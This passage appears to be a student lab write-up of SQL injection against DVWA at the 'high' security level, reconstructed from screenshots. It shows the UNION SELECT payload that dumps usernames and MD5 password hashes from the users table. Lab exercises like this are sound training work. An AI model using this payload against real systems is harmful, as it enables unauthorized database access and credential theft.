First name: smithy
```

Fig8

HIGH SECURITY LEVEL SQL INJECTION

For the high security level, I switched the DVWA security setting to "high." Then, I navigated to the SQL Injection section. There was a hyperlink text labeled “click here to change your id,” which I clicked.

After submitting the request, I was able to retrieve some information successfully.



127.8.0.1/vulnerabilities/sqli/?id=1&Submit=Submit

Vulnerability: SQL Injection

Click here to change your ID.


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: high
PHPIDS: disabled

Fig9

And a new page will come which we can inject code into it.



127.8.0.1/vulnerabilities/sqli/?id=1&Submit=Submit

Vulnerability: SQL Injection


SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Chromium

127.8.0.1/vulnerabilities/sqli/session-input.php

Username: admin

Fig10

So I entered 1.



127.8.0.1/vulnerabilities/sqli/?id=1&Submit=Submit

Vulnerability: SQL Injection

User ID:

```
ID: 1
First name: admin
Surname: admin
```

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA

127.8.0.1/vulnerabilities/sqli/session-input.php#

Session ID: 1


Username: admin
Security Level: low
PHPIDS: disabled

Fig11

To get more information , I then injected a code ;

1' UNION SELECT user,password from users #

After this , I was able to get more details.



```
ID: 1' UNION SELECT user,password from users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Session ID: 1' UNION SELECT user,password from users #

Fig12

<<END>>